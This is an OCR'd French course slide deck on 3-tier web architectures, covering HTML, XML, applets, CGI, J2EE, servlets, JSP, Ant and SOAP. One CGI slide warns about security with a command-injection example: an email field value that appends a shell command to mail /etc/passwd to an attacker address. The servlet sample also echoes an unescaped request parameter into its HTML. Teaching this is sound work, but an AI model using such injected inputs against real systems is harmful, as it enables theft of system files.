Les architectures 3-tiers
Partie I : les applications WEB

© Olivier Caron

Polytech'Lille

Evolutions logicielles

√ Des objets aux composants. . .

- Objets JavaBeans, Objets ActiveX, Objets COM,. . .

© Olivier Caron

Evolutions logicielles

- √ Des objets aux composants. . .
  - Objets JavaBeans, Objets ActiveX, Objets COM,. . .
- √ Des objets aux objets distribués :
  - Objets RMI, Objets CORBA, Objets DCOM,. . .


© Olivier Caron

Evolutions logicielles

- √ Des objets aux composants. . .
  - Objets JavaBeans, Objets ActiveX, Objets COM,. . .
- √ Des objets aux objets distribués :
  - Objets RMI, Objets CORBA, Objets DCOM,. . .
- √ Vers des composants distribués :
  - composants EJB, composants CORBA, .Net

© Olivier Caron

Les architectures 3-tiers (1/3)



© Olivier Caron

Les architectures 3-tiers (2/3)

- √ Le troisième niveau : les données
  - Stockage des données (SGBD, fichiers,. . .)
  - Réutilisation de code existant (ex : processus COBOL)
- √ Le second niveau : le traitement des données
  - Le programmeur gère le code métier
  - Le gestionnaire de composants gère le reste (persistance, transactions, sécurité. . .).

© Olivier Caron

Les architectures 3-tiers (3/3)

√ Le premier niveau : l'interface graphique

- Uniquement l'aspect visuel
- Pas de code métier !
- Uniquement affichage et transfert d'informations (formulaires)
- Plusieurs interfaces possibles pour une même application (Wap, PC, PDA,. . .)
- Un protocole privilégié : le WEB (http)
  - déploiement automatique des applications !

© Olivier Caron

Le langage HTML

- √ Simplification de SGML
- √ CERN de Genève , les Normes (`http://www.w3c.org`)
- √ Langage non rigoureux (ex : paragraphe, logiciel tidy)
- √ Langage à base de tag :

```
<nomCommande attribut1=valeur1 ... attributN=valeurN>
</nomCommande>
ou <nomCommande ...   />
```

- √ Des évolutions : DHTML, XHTML,. . .
- √ De *l'habillage* : flash, javascript,. . .

© Olivier Caron

Le langage XML (1/2)

- √ Langage de balisage de document
- √ Données structurées
- √ Format d'échange (MS Office 20XX ?)
- √ Futur langage du Web ?
- √ XML dispose :
  - ▶ d'un langage de description de format (dtd)
  - ▶ du code XML (conforme à la dtd)
  - ▶ et bien plus encore : XSL, XMI,. . .

© Olivier Caron

Exemple de code XML

```
<?xml version="1.0" encoding ="UTF-8" standalone="no" ?>
<!DOCTYPE PROTEIN SYSTEM "protein.dtd">
<PROTEIN name="BICOID" length="422">
   <GENE name="Bicoid"/>
   <INTERACTION>
     <PROTEIN name="BICOID"/>
     <GENE name="Hunchback"/>
   </INTERACTION>
</PROTEIN>
```


© Olivier Caron

Exemple de code dtd-XML

```
<?xml version="1.0" encoding ="UTF-8"  ?>
<!-- protein.dtd -->

<!ELEMENT PROTEIN (GENE?,INTERACTION*)>
<!ATTLIST PROTEIN name    CDATA #REQUIRED
                  length  CDATA #IMPLIED
>
<!ELEMENT GENE EMPTY>
<!ATTLIST GENE    name    CDATA #REQUIRED>

<!ELEMENT INTERACTION(PROTEIN,GENE)>
```


© Olivier Caron

Le langage XML (2/2)

- √ Définition de parcours de données XML : Sax, DOM
- √ Existence de parsers génériques (Java, C, . . .)
- √ Définition de DTD pour différents domaines (molécules, MathML,. . .)
- √ Outils BD et XML (Oracle,. . .)

© Olivier Caron

Les pages webs dynamiques : les applets Java (1/3)

√ *Définition :* Une applet Java est un programme **compilé**, télechargé sur le web, et interprété au sein d'un navigateur.

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
   public void paint(Graphics g) {
     g.drawString("Hello world!", 50, 25);
   }
}
```


© Olivier Caron

Pages webs dynamiques : les applets Java (2/3)

```
<HTML>
  <HEAD> <TITLE> A Simple Program </TITLE> </HEAD>
  <BODY>
    Here is the output of my program:
    <APPLET CODE="HelloWorld.class" WIDTH=150 HEIGHT=25>
    </APPLET>
  </BODY>
</HTML>
```

- √ Clause ARCHIVE
- √ Clause PARAM

© Olivier Caron

Pages webs dynamiques : les applets Java (3/3)

- √ Contraintes de sécurité : accès disque, accès réseau
- √ Sécurité de l'applet (ex : mot de passe dans le code)
- √ Le navigateur manipule également l'applet (init, start, stop et destroy)

© Olivier Caron

Pages webs dynamiques : les programmes CGI (1/3)

- √ Les programmes C.G.I. : Common Gateway Interface
- √ Exécution sur le serveur web
- √ Tout langage qui :
  - peut lire des variables d'environnement
  - peut lire sur la sortie standard
  - ex : shell unix, C, perl,
- √ Pas de notion de session

© Olivier Caron

Pages webs dynamiques : les programmes CGI (2/3)

- Un exemple :

```
<form action="http://sweethome/cgi-bin/prog.cgi" method=post>
      Votre nom : <input type="text" name="nom"> <p>
      Votre adresse Email : <input type="text" name="email"><p>
      <input type="submit" value="valider">
</form>
```

- Envoi des données par GET : données concaténées à l'URL, limitation taille des données, données visibles, utilisation possible sans formulaire
- Envoi des données par POST : données envoyés à part, chiffrement possibles (ENCRYPT), pas de limitation de taille.

© Olivier Caron

Pages webs dynamiques : les programmes CGI (3/3)


√ Les actions du serveur web :
- ▶ Stocke les données du formulaire dans une variable d'environnement
- ▶ Lance le programme CGI correspondant (vérification sécurité) en redirigeant la sortie standard.

√ Attention à la sécurité, exemple :
code CGI (en shell) : `mail $adresse < doc.txt`
saisie champ email : `xx@bidon.fr ; mail badBoy@badLand < /etc/passwd;`

© Olivier Caron

L'architecture J2EE de SUN (1/2)

√ Spécifications d'une architecture logicielle basée sur Java



© Olivier Caron

L'architecture J2EE de SUN (2/2)

- √ Notion de serveur d'applications
- √ Gère des containers :
  - Containers dédié aux composants web (war file)
  - Containers dédié aux composants EJB (jar file)
- √ Uniquement une norme !

© Olivier Caron

J2EE : qu'est-ce qu'un composant ?

- √ Du code respectant un framework particulier (JSP, Servlets, EJB)
- √ Des informations qui permettent de configurer le composant
  - ▶ Descriptions standardisées au format XML

© Olivier Caron

J2EE : qu'est-ce qu'un composant ?

- √ Du code respectant un framework particulier (JSP, Servlets, EJB)
- √ Des informations qui permettent de configurer le composant
  - ▶ Descriptions standardisées au format XML
- √ Réutilisabilité des composants :
  - ▶ On modifie les descriptions XML, pas le code !

© Olivier Caron

Cycle de vie des composants webs J2EE

1. Développement du composant
2. Archivage du composant dans un fichier normalisé (war) avec indications de déploiement (noms symboliques des composants,. . .)
3. Archivage dans une application j2ee (ear) avec informations de déploiement
4. Déploiement de l'application vers un serveur d'application compatible J2EE.

© Olivier Caron

Archivage des composants

√ Outil d'archivage Jar :

- Implémentation Java structure ZIP
- Java donc multi-plate-forme
- exemples utilisation commande :

```
jar cvf mesComposants.jar mesComposants/
jar tvf mesComposants.jar
jar xvf mesComposants.jar
```


© Olivier Caron

Archivage des composants

√ Outil d'archivage Jar :

- Implémentation Java structure ZIP
- Java donc multi-plate-forme
- exemples utilisation commande :

```
jar cvf mesComposants.jar mesComposants/
jar tvf mesComposants.jar
jar xvf mesComposants.jar
```

√ Utilisé pour composants webs et ejb, java et applications J2EE

© Olivier Caron

Exemple : structure d'une application web

```
monAppli/
  META-INF/
    application.xml
  mesComposantsWeb.war

jar cvf monAppli.ear
    monAppli/*
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE application PUBLIC '-//Sun Microsystems,
Inc.//DTD J2EE Application 1.3//EN'
'http://java.sun.com/dtd/application_1_3.dtd'>

<application>
  <display-name>monAppli</display-name>
  <description>un exemple</description>
  <module>
    <web>
      <web-uri>mesComposantsWeb.war</web-uri>
      <context-root>repertoireRacine</context-root>
    </web>
  </module>
</application>
```


© Olivier Caron

Exemple : Structure d'un composant web

```
mesComposantsWeb/
  WEB-INF/
    web.xml
  fic.html
  prog.jsp
  ...

jar cvf mesComposantsWeb.jar
    mesComposantsWeb/*
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE web-app PUBLIC '-//Sun Microsystems
' 'http://java.sun.com/dtd/web-app_2_3.dtd'>
<web-app>
  <display-name>mesComposantsWeb</display-name>
  <servlet>
    <servlet-name>prog</servlet-name>
    <display-name>prog</display-name>
    <jsp-file>/prog.jsp</jsp-file>
  </servlet>
  <servlet-mapping>
    <servlet-name>prog</servlet-name>
    <url-pattern>/progAlias</url-pattern>
  </servlet-mapping>
</web-app>
```


© Olivier Caron

Implémentations J2EE

- √ Produits commerciaux : IBM Websphere, BEA WebLogic,. . .
- √ Produits libres :
  - The Jakarta project (`http://jakarta.apache.org/`) dédié aux applications Web, produit phare :Tomcat (servlets)
  - OpenEJB, Sun J2EE,. . .
- √ JBoss (http ://www.jboss.org) :
  - Intègre Tomcat, SGBD
  - Open Source (environ 200 000 téléchargements / mois),
  - Déploiement équivaut à une copie dans un répertoire !

© Olivier Caron

Les pages webs dynamiques : les servlets (1/2)

- √ Les servlets :
- √ Analogue à CGI (exécution coté serveur) mais :
  - Langage Java
  - module serveur servlets (ex : Tomcat)
  - Notion de session !

© Olivier Caron

Les pages webs dynamiques : les servlets (2/2)

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;
public class Hello extends HttpServlet {
  public void doGet(HttpServletRequest req, HttpServletResponse res)
         throws ServletException, IOException {
    res.setContentType("text/html");
    PrintWriter out = res.getWriter();
    String name = req.getParameter("name");
    out.println("<HTML><HEAD><TITLE>Hello, " + name + "</TITLE></HEAD>");
    out.println("<BODY>");
    out.println("Hello, " + name);
    out.println("</BODY></HTML>");
  }
}
```


© Olivier Caron

Les pages webs dynamiques : les JSP

√ Les Java Server Page (analogue à ASP)

- du code JAVA dans du code HTML (scriptlet)
- Génération automatique de servlets
- Le client ne voit que du code HTML !

© Olivier Caron

Les pages webs dynamiques : PHP (1/2)

√ Le langage PHP (hors J2EE)

- Un nouveau langage de script !
- API vers plusieurs bases de données (Oracle, Sybase, Postgres,. . .)
- Le client ne voit que du code HTML !

© Olivier Caron

Un exemple complet JSP (1/6)

√ Le formulaire HTML

```
<HTML>
<BODY BGCOLOR = "WHITE">
<H3>calculer son salaire</H3>
<FORM METHOD="GET" ACTION="salaireAlias">
Entrez votre nom: <INPUT TYPE="TEXT" NAME="NOM">
<P>
Entrez votre salaire actuel: <INPUT TYPE="TEXT" NAME="SALAIRE">
<INPUT TYPE="SUBMIT" VALUE="Submit">
<INPUT TYPE="RESET">
</FORM>
</BODY>
</HTML>
```


© Olivier Caron

Un exemple complet JSP (2/6)

√ Des commentaires

```
<HTML>
<HEAD>
<TITLE>Calcul de l'augmentation</TITLE>
</HEAD>
  <%--  début commentaire
    Scriptlet pour importer les packages JAVA
    <%@ indique une directive JSP
   --%>
```


© Olivier Caron

Un exemple complet JSP (3/6)

√ Des directives :

```
<%@ page import="java.util.*" %>
```


© Olivier Caron

Un exemple complet JSP (4/6)

√ Déclarations de variables :

```
<%! String nom, salaire; %>
<%! double newSalaire ; %>
```


© Olivier Caron

Un exemple complet JSP (5/6)

√ scriptlet
√ Des variables prédéfinies : request, session, response, out, in

```
<%
  nom = request.getParameter("NOM");
  salaire = request.getParameter("SALAIRE");
  if (nom.equals("caron"))
    newSalaire=3.0 * (new Integer(salaire).intValue()) ;
  else
    newSalaire=1.5 * (new Integer(salaire).intValue()) ;
%>
```


© Olivier Caron

Un exemple complet JSP (6/6)

√ Des expressions :

```
<H1> Calcul du salaire : </H1>
Votre salaire vaut maintenant : <%= newSalaire %>
<P>
```


© Olivier Caron

Plate-forme J2EE Polytech'Lille

- √ Serveur d'application JBoss (http ://www.jboss.org)
- √ Moteur de servlets Tomcat 4.0
- √ JDK 1.3.1
- √ Outils associés :
  - Apache Ant
  - XDoclet
  - et un éditeur texte. . .

© Olivier Caron

L'outil Ant

- √ Un makefile écrit en Java (donc multi-plateforme :-)
- √ Descriptions XML
- √ OpenSource
- √ De nombreuses taches prédéfinies (javac, jar, . . .)
- √ Architecture ouverte : on peut créer de nouvelles taches

© Olivier Caron

Principe de Ant

```
<!-- fichier build.xml -->
<project name="exemple"
    default="B" basedir=".">
  <target name="A">
    <tache1 .../>
    <tache2 .../>
  </target>
  <target name="B" depends="A">
  ...
  </target>
  <target name="C"> ...
  </target>
  <target name="D" depends="A,B">
  ...
  </target>
</project>
```

```
ant

ant C

ant -f build.xml

ant -f toto.xml D
```

√ Description des taches et options à :

file :///usr/local/xdoclet-1-2b3/docs/index.html

© Olivier Caron

Ant par l'exemple

```
<project name="exemple"
    default="compile" basedir=".">
  <property name="name"
            value="proj" />
  <property name="src"
            value="src" />
  <property name="build"
            value="build" />
  <target name="init">
    <mkdir dir="${build}" />
  </target>
```

```
<target name="compile" depends="init">
  <javac srcdir="${src}"
         destdir="${build}" />
  <jar jarfile="${name}.jar"
       basedir="${build}" />
</target>

<target name="clean"
  <delete dir="${build}" />
  <delete file="${name}.jar" />
</target>
</project>
```


© Olivier Caron

Une autre stratégie : les “Web Services”

√ Le protocole SOAP (Simple Object Access Protocol) :

- Spécifications standard WC3

© Olivier Caron

Une autre stratégie : les “Web Services”

√ Le protocole SOAP (Simple Object Access Protocol) :

- Spécifications standard WC3
- Microsoft est à l'origine

© Olivier Caron

Une autre stratégie : les “Web Services”

√ Le protocole SOAP (Simple Object Access Protocol) :

- Spécifications standard WC3
- Microsoft est à l'origine
- Objectif : fournir un langage dérivé de XML pour décrire l'échange de messages entre applications

© Olivier Caron

Une autre stratégie : les “Web Services”

√ Le protocole SOAP (Simple Object Access Protocol) :

- Spécifications standard WC3
- Microsoft est à l'origine
- Objectif : fournir un langage dérivé de XML pour décrire l'échange de messages entre applications
- S'appuie sur des standards : http, XML

© Olivier Caron

Principe de SOAP

√ Une commande est envoyé sous forme de message XML, (une sorte de XML-RPC)

© Olivier Caron

Principe de SOAP

- √ Une commande est envoyé sous forme de message XML, (une sorte de XML-RPC)
- √ Transite par le protocole http

© Olivier Caron

Principe de SOAP

- √ Une commande est envoyé sous forme de message XML, (une sorte de XML-RPC)
- √ Transite par le protocole http
- √ Sur le serveur, le message est décodé puis exécution commande

© Olivier Caron

Les avantages de SOAP

√ Pas de couche réseau spécifique : http standard

© Olivier Caron

Les avantages de SOAP

- √ Pas de couche réseau spécifique : http standard
- √ Plus facile à mettre en œuvre que CORBA, RMI, . . .

© Olivier Caron

Les avantages de SOAP

- √ Pas de couche réseau spécifique : http standard
- √ Plus facile à mettre en œuvre que CORBA, RMI, . . .
- √ Pas de problème de firewall, proxys,etc

© Olivier Caron

Les avantages de SOAP

- √ Pas de couche réseau spécifique : http standard
- √ Plus facile à mettre en œuvre que CORBA, RMI, . . .
- √ Pas de problème de firewall, proxys,etc
- √ Réutilisation d'applications existantes et accessible par le web
- √ De nombreux outils arrivent : MS Queue Series, Apache SOAP,. . .
- √ Outils de génération automatique de XML-SOAP !

© Olivier Caron

L'avenir de SOAP

√ L'une des briques de base de .NET

© Olivier Caron

L'avenir de SOAP

- √ L'une des briques de base de .NET
- √ IBM et Lotus sont aussi des acteurs importants

© Olivier Caron

L'avenir de SOAP

- √ L'une des briques de base de .NET
- √ IBM et Lotus sont aussi des acteurs importants
- √ C'est une réponse au problème de multi-plateformes et multi-langages

© Olivier Caron

L'avenir de SOAP

- √ L'une des briques de base de .NET
- √ IBM et Lotus sont aussi des acteurs importants
- √ C'est une réponse au problème de multi-plateformes et multi-langages
- √ Prise en compte de la sécurité (en cours)

© Olivier Caron

L'avenir de SOAP

- √ L'une des briques de base de .NET
- √ IBM et Lotus sont aussi des acteurs importants
- √ C'est une réponse au problème de multi-plateformes et multi-langages
- √ Prise en compte de la sécurité (en cours)
- √ Pas de transaction possible (http)

© Olivier Caron

Conclusion

√ Incontournable !

© Olivier Caron

Conclusion

√ Incontournable !

√ Technologie J2EE en avance (JSP, JSTL, Servlets)

© Olivier Caron

Conclusion

- √ Incontournable !
- √ Technologie J2EE en avance (JSP, JSTL, Servlets)
- √ Des frameworks compatible MVC (Struts, JSF,. . .)

© Olivier Caron